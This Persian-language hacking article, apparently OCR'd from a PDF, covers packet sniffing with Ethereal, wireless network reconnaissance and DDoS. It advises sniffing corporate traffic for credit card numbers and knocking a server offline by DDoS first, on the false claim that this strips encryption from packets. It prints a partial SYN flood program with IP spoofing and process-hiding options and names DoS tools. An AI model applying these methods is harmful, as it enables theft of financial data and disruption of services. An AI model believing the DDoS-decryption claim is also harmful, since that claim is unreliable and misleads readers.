
خوانندگان محترم خود استحظار دارند که Sniffing یکی از شاخه های مهم در علم هک به شمار می رود مقالات و کتاب ها بی شماری به همراه ابزار های متعددی در این باره بر روی نت وجود دارد-در این قسمت مقداری بحث بروی Sniffing به وسیله ابزار Ethereal شرح داده می شود

دیگر کم تر کسی(بخصوص هکر ها خبره) در این دوره پیدا می شود که با Ethereal کار نکرده باشد یا حداقل آشنایی ها اولیه را نداشته باشدمی توانید برای دریافت این برنامه هم در سیستم ها عامل ویندوز و هم لینوکس به سایت


http://www.ethereal.com

مراجعه نمایید حجم این برنامه کمتر از 8 مگابایت می باشد خود من این برنامه را بیشتر از دیگر برنامه های sniffing مثل Cain & Abel ترجیح می دهم برنامه Ethereal به صورت کاملی بسیاری از کارت های شبکه را شناسایی می کندولی برنامه Cain با آنکه برنامه بسیار جالبی است ولی خود من کار با Cain را بر روی شبکه های کابلی ترجیح می دهم تفاوت اصلی بین Cain و Ethereal از کارت ها شبکه و پروتکل هایی را که شناسایی می نمایند ناشی می شود در کل من هم برای کار برروی شبکه بی سیم و معمولی از Ethereal استفاده می کنم این تفاوت را خودتان می توانید مشاهده کنید که Ethereal چند پروتکل و Cain نیز چند تا را پشتیبانی می کنند بعد از این مقایسه به این مطلب من خواهید برد برنامه Ethereal را دریافت کرده و نصب و اجرا کنید






کار با این برنامه نسبت به ظاهر پر از Option ای که دارد بسیار راحت می باشد
کتاب هایی هم در این زمینه وجود دارد که می توانید از آنها استفاده کنیدبعد از تنظیمات Capture را آغاز نمایید




مهمترین قسمت در preferences برنامه همان تنظیمات مربوط به پروتکل هایی هست که برنامه باید در هنگام Capture در نظر بگیرد به شکل بالا توجه کنید
برای اینکه ببینید در برنامه چه پروتکل هایی فعال شده اند به قسمت Protocol Enabled رفته و از اینکه پروتکل های بی سیم من جمله 802.11 هم در نظر گرفته شده اند را چک نمایید بهتر است همه پروتکل ها را انتخاب کنید (شکل زیر)



خودتان این برنامه free را دریافت کرده و بیشتر با آن آشنا شوید-به هر حال یکی از ویژگی های Ethereal – Sniffing می باشد عملیاتی دیگر را می توان با این برنامه برای تست شبکه ها انجام داد- بهتر است در محیط عملی بااین برنامه بیشتر آشنا شوید


اگر بخواهم نحوه یکSniff حرفه ی به خصوص در حوزه شبکه های بی سیم را تشریح کنم بعد از اینکه با برنامه Netstumbler شبکه های موجود را شناختید به Signal Strength
و قدت و ارتفاع و دیگر ویژگی های سیگنالهای دریافتی اینکه آیا این سیگنالها از خانه ها در یافت می شوند و یا توسط شرکت های مورد نظر فرستاده می شوند هکر های حرفه ای می توانند با برسی دامنه ی سیگنال ها و دیگر نکات به این مطالب مهم پی ببرد



اگر شما به دنبال شماره حساب های کارت های اعتباری و یا دیگر اطلاعاتی که بیشتر در شرکت ها رد و بدل می شوند هستید با توجه به افزایش و کاهش قدرت سیگنال های دریافت شده مبادرت به عملیات Sniff داده ها بپردازیدولی خود این روش نقص هایی هم دارد از آنجا که اغلب اطلاعات ارسالی به صورت Encrypt شده هستند حتی با Capture کردن Frame های خاصی مثلا از استاندارد 802.11 اطلاعات مفیدی به دست نخواهید آورد

یک از تکنیک های جالب در این روش که خود من هم علاقه زیادی به آن دارم و بار ها هم از آن جواب گرفته ام جمع آوری داده های سرگردان بر روی نت است توضیح اینکه متخصصان این زمینه آگاهی دارند که در هنگام ارسال اطلاعات به طور مثال فرستادن یک Packet داده که حاوی حساب کاربری و کلمه رمز تا حد سقف پکت است داده ها به صورت Encrypt ارسال می شوند که تا در Destination یا همان منبع به صورت Decrypt در می آیند در جوابی که اغلب مقصد به درخواست کننده ارسال می کند اغلب به علت آنکه در پکت ها Respond داده های حساس به کار نمی روند و فقط یک جواب به درخواست کننده فرستاده می شود داده ها به صورت کد شده نیستند البته این موضوع همیشه هم صادق نیست ولی اگر فرض ما بر این باشد که داده های برگشتی کد شده نباشند اگر سرویس دهنده مورد نظر از کار بیفتد می توان در آن لحظه به عملیات Sniff پرداخت به راحتی می توانید DDoS را اجرا کرده و سپس به Sniffing مشغول شوید در اینصورت وقتی مقصد از کار بیفتد داده ها بلوکه می شوند و از آنجا که مسیرس که در IP Headers پکت تغییر ننموده است داده ها بر روی نت سرگردان می شوند و جالب اینجا است که Encryption هم از روی پکت ها ی بلوکه شده برداشته شده است البته باز تکرار می کنم همیشه هم این سناریو صادق نبوده و بعضی وقتها هم بعد از DDoS داده های جمع آوری شده به صورت کد هستند به تصویر زیر توجه کنید به خصوص به داده هایی که در بخش Hexadecimal به دام افتاده

اند به دقت به تصویر زیر توجه کنید این یک frame گرفته شده از داده ای ارسالی در یم شبکه 802.11 میباشد



یکی از ابزار های مهم در DDoS ابزار زیر است البته بحث بر روی DoS و DDoS مربوط به هک کلاسیک می شود که در اینجه به مقاله ما ربطی ندارد ولی از جهت اطلاع دوستانی که آشنایی کمی در این زمینه دارند به این مثال اکتفا می شود

روش های متداول DDoS

برنامه مزبور یکی از ابزار های معروف در حوزه DDoS است که دیگر رایانه ها را در یک Sub Domain طوری وادار می کند که در خواست های متعددی را به یک سروی خاص بفرستند تعدد درخواست ها باعث از کار افتادن سرور مورد نظر می شود این ابزار باید در یکی از ترمینال های لینوکس اجرا شود

Zombie Zapper Commands

When compiled, Zombie Zapper is designed to be run by using the **./** command. If you enter **./zz** without any arguments, you will receive the following:

```
./zz
Zombie Zapper v1.2 - DDoS killer
Bugs/comments to thegnome@razor.bindview.com
More info and free tools at http://razor.bindview.com
Copyright (c) 2000 BindView Development
=== You must specify target(s) or a class C to send to
USAGE:
./zz [-a 0-5] [-c class C] [-d dev] [-h] [-m host] [-s src] [-u udp]
[-v] hosts
-a antiddos type to kill:
0 types 1-4 (default)
1 trinoo
```

```
2 tfn
3 stacheldraht
4 trinoo on Windows
5 shaft (requires you use the -m option)
-c class C in x.x.x.0 form
-f time in seconds to send packets (default 1)
-d grab local IP from dev (default eth0)
-h this help screen
-m my host being flooded (used with -a 5 above, only one host)
-s spoofed source address (just in case)
-u UDP source port for trinoo (default 53)
-v verbose mode (use twice for more verbosity)
host(s) are target hosts (ignored if using -c)
```

روش های دیگری هم در DDoS وجود دارد مثل Ping مرگبار یا دیگر روش ها آنها را هم امتحان کنید ویا روشی با نام SYN Flood که یکی از متداول ترین روش هاست قسمتی از یک کد برنامه SYN Flood به شکل زیر است


```
/* Syn Flooder
* TCP Functions by trurl_ (thanks man).
* Some more code by Zakath.
* Speed/Misc Tweaks/Enhancments – ultima
* Nice Interface – ultima
* Random IP Spoofing Mode – ultima
* How To Use:
* Usage is simple. srcaddr is the IP the packets will be spoofed from.
* dstaddr is the target machine you are sending the packets to.
* low and high ports are the ports you want to send the packets to.
* Random IP Spoofing Mode: Instead of typing in a source address,
* just use '0'. This will engage the Random IP Spoofing mode, and
* the source address will be a random IP instead of a fixed ip.
* Released: [4.29.97]
* To compile: cc -o synk4 synk4.c
*
*/
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
/* These can be handy if you want to run the flooder while the admin is on
* this way, it makes it MUCH harder for him to kill your flooder */
/* Ignores all signals except Segfault */
// #define HEALTHY
/* Ignores Segfault */
// #define NOSEGV
/* Changes what shows up in ps -aux to whatever this is defined to */
// #define HIDDEN "vi .cshrc"
#define SEQ 0x28376839
#define getrandom(min, max) ((rand() % (int)(((max)+1) - (min))) + (min))
unsigned long send_seq, ack_seq, srcport;
char flood = 0;
int sock, ssock, curc, cnt;
/* Check Sum */
unsigned short
ip_sum (addr, len)
u_short *addr;
int len;
{
register int nleft = len;
register u_short *w = addr;
register int sum = 0;
u_short answer = 0;
while (nleft > 1)
{
sum += *w++;
nleft -= 2;
}
if (nleft == 1)
{
```

```
*(u_char *) (&answer) = *(u_char *) w;
sum += answer;
}
sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return (answer);
}
void sig_exit(int crap)
{
#ifndef HEALTHY
printf("_[H_[JSignal Caught. Exiting Cleanly.\n");
exit(crap);
#endif
}
void sig_segv(int crap)
{
#ifndef NOSEGV
printf("_[H_[JSegmentation Violation Caught. Exiting Cleanly.\n");
exit(crap);
#endif
}
unsigned long getaddr(char *name) {
struct hostent *hep;
```

جهت جلوگیری از هرگونه سوءاستفاده این کدها ناقص می باشند در کل برای برنامه نویسانی که قصد کار بر روی این نحوه حملات دارند این کد ها قابل تامل می باشند

چند برنامه GUI برای DoS نیز همانند

1: Yours



2: Shut Up

3: BitchSlap

که در ویندوز قابل استفاده هستند موجود می باشند –لازم به تذکر است از این ابزار برای تست امنیت شبکه های خود بایستی استفاده نمایید در غیر اینصورت مسولیت هر گوه خرابکاری بر عهده شما می باشد


در کل ابزار ها و برنامه ها و از همه مهم ترمتدها و روش های بی شماری در این حوزه وجود دارد که می توانید از آنها نیز بهره بگیرید جهت جلوگیری از هر گوه خسارت های احتمالی ناشی از بکار گیری نامناسب ار این متد ها به همین مقدار راهنمایی ها در زمینه DDoS اکتفاء می کنم –امیدوارم همیشه در جهت سازندگی از علم خود

استفاده نمایید و همانند Terminator ها عمل نکنید

برای افزایش توانایی این گونه ابزار ها مثل NetStumbler در جهت پیدا کردن مکان های شبکه های بیسیم یک نفوذگر می تواند از آنتن های موازی جهت تمرکز رابط ها بی سیم در جهت مستقیم استفاده نماید یکی از منابع اصلی که شامل اطلاعات بی شماری در زمینه ی آنتن ها ی مستقیم می باشد Bay Area Wireless Group است

نکته مهم :
همیشه بیاد داشته باشید چهار ابزار مهم در بخش هک Wireless برنامه های اسکن کننده به نام های netstumbler:1 Ethereal:2 AiroPeek:3 Kismet:4 می باشند هرکدام از این برنامه ها امکانات خاصی را در اختی
ار شما قرار می دهند

در حوزه هک شبکه های بی سیم زیر شاخای به نام هک تلفن های سیار نیز به خصوص هک موبایل های سری ها ی مختلف نوکیا نیز قابل بررسی است خود این مبحث نیز با توجه به مدل های گوناگون این دستگاه ها متفاوت می باشد –بحث بر روی دستگا های موبایل من جمله هک دستگاههای موبایل بوسیلهScript را در مجالی دیگر به آن خواهیم پرداخت
در ظمن می توانید از برنامه های تست امنیت نیز در شبکه های بی سیم نیز استفاده نمایید من جمله GFI Languard SecurityScanner



چند نکته :
در بیشتر اوقات می توانید بعضی از SSID هایی را که به طور پیش فرض مورد استفاده قرار می گیرند را استفاده نمایید از آسیب پذیری های از جمله ارتباطات طولانی و حجیم RF و همچنین ترافیک شبکه های رمز نشده –دسترسی فیزیکی به ابزار های شبکه های بی سیم که بسیار خطرناک می تواند باشد به طور مثال نباید شرکت ها ابزار ها مثل Access point ها یا آنتن ها فرستنده را در معرض دید و در دسترس قرار دهند
مطالب مربوط به هک MAC Address فرارتز از سطح این مقاله می باشد دوستانی که با اطلاعات بیشتری در این زمینه علاقه من هستند می توانند از White paper های شرکت سیسکو در این زمینه استفاده کنند به طور مثال اگر بخواهید پی ببرید که سازنده امواج رادیویی از چه شرکتی و با چه مدلی است می توانید بعد از آگاهی از این موضوع به دنبال آسیب پذیری های آن نوع بروید برای این امر می توانید از شناسایی MAC Address استفاده کنید

```
#!/usr/bin/perl

my %cards;
my %ips;

open(ARP,"arp -an|") || die "Couldn't open arp table: $!\n";

print "Looking up OUIs.";
while(<ARP>) {
 chomp;
 my $addr = $_;
 my $ip = $_;
 $addr =~ s/.* ([\d\w]+:[\d\w]+:[\d\w]+):.*/$1/;
 $addr =~ s/\b([\d\w])\b/0$1/g;
 $addr =~ s/:/-/g;
 next unless $addr =~ /..-..-../;

 $ip =~ s/.*?(\d+\.\d+\.\d+\.\d+).*/$1/;
 print ".";
 $cards{$addr}||=`curl -sd 'x=$addr' http://standards.ieee.org/cgi-bin/[RETURN]ouisearch`;
 ($cards{$addr} =~ /Sorry!/) && ($cards{$addr} = "Unknown OUI: $addr");
 $ips{$ip} = $addr;
}
print "\n";
for(keys(%ips)) {
 $cards{$ips{$_}} =~ s/.*.hex.\s+([\w\s\,\.]+)\n.*/$1/s;
 print "$_ -> $cards{$ips{$_}}\n";
}
```

بعد از اجرای کدها نتایج بدست آمده بصورت زیر نمایان است

```
rob@florian:~$ perl machines.pl
Looking up OUIs.........
10.15.6.98 -> Compaq Computer Corporation
10.15.6.44 -> Aironet Wireless Communication
10.15.6.64 -> Aironet Wireless Communication
10.15.6.49 -> APPLE COMPUTER, INC.
10.15.6.75 -> Netgear, Inc.
10.15.6.87 -> APPLE COMPUTER, INC.
10.15.6.62 -> Senao International Co., Ltd.
```

شاید به عنوان مدید شبکه بخواهید بفهمید که چه کسی در Sub Domain شما قرار دارد با یک Ping ساده می توانید به این مطلب پی ببرید که چه کسانی در دامنه شما قرار دارند
برای اطلاع از آدرس ها دستور Ipconfig استفاده کنید

```
rob@florian:~$ ifconfig eth0
eth0   Link encap:Ethernet HWaddr 00:40:63:C0:AA:4B
     inet addr:10.15.6.1 Bcast:10.15.6.255 Mask:255.255.255.0
     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
     RX packets:13425489 errors:0 dropped:33 overruns:0 frame:0
     TX packets:19603221 errors:1118 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:100
     RX bytes:3073225705 (2930.8 Mb) TX bytes:1301320438 (1241.0 Mb)
         Interrupt:10 Base address:0xe800



rob@caligula:~$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    inet6 fe80::230:65ff:fe03:e78a%en1 prefixlen 64 scopeid 0x5
```

```
    inet 10.15.6.49 netmask 0xffffff00 broadcast 10.15.6.255
    ether 00:30:65:03:e7:8a
    media: autoselect status: active
      supported media: autoselect
```

همانطور که ملاحظه می کنید بیشتر ماشین ها پاسخ می دهند

```
rob@caligula:~$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    inet6 fe80::230:65ff:fe03:e78a%en1 prefixlen 64 scopeid 0x5
    inet 10.15.6.49 netmask 0xffffff00 broadcast 10.15.6.255
    ether 00:30:65:03:e7:8a
    media: autoselect status: active
    supported media: autoselect
```

در آخر این بخش باید به این مطلب اشاره کنم که بسیاری از مطالبی را که برای این بخش از مقاله در نظر گرفته و جمع آوری کرده بودم را به علت بیرون بودن از حوصله علمی و حجمی مقاله به میان نیاورده و حذف نمودم مقدار کد ها و همچنینی ابزار ها و همچنین روش های هک در شبکه های بی سیم غیر قابل تصور است بدین جهت نتوانستم به بسیاری از مطالب اشاراتی هر چند کوتاه کنم ولی در کل هدف من از نگارش این مقاله آشنا کردن دوستان با با بعضی از مفاهیم پایه ای شبکه و مقولاتی هر چند مختصر در حوزه امنیت بود امید است خوانندگان محترم با توجه به گستردگی و همچنین به روز بودن مقولاتی از این دست با توجه به راهنمایی های ارائه شده خود به تحقیقات بیشتری در این زمینه بپردازند به اعتقاد من دنیای آینده دنیای بی سیم خواهدبود و اگر از هم اکنون به فکر بالا بردن سطح معلوماتمان در این زمینه نباشیم همان اتفاقی خواهد افتاد که در چند سال گذشته به علت عدم اگاهی های لازم در زمینه IT در کشور عزیزمان ایران بوقوع بپوست و این همان عقب ماندگی ایران با اختلاف تکتولوزیکی چند دهه ای در این زمینه بود هنوز پدیده Wireless در آغاز دوران خودش از نظر شتابگیری در حوزهIT می باشد اگر از همین الان به فعالیت بپردازیم می توانیم خودمان را با این پدیده تقریبا نوظهور همگام کنیم و نه تنها یک استفاده کننده محصول نهایی فن آوری بی سیم نباشیم بلکه خود نیز یکی از تولید کنندگان محصولات بی سیم باشیم هر چند اگر سهم اندکی از بازار جهانی را به خود اختصاص دهیم کشور هایی همانند برزیل و چین و هند تا حدی به خود کفایی در بسیاری از زمینه های IT رسیده اند و ما نیز راهی جز پیمودن این راه برای تبدیل شدن به یک قدرت جهانی نخواهیم داشت

صاحبنظران گسترش قدرت ها در آینده را به داشتن تکنولوژی های اطلاعاتی نسبت می دهند نه به برتری های نظامی به این صورت که می گویند : علم مساوی قدرت

اگر نگاهی گذرا به چرخه تولید تکنولوژی با هم بیندازیم فهم این مطلب به خوبی نمایان می شود

Data **à** Information **à** Knowledge **à** Technology **à** قدرت

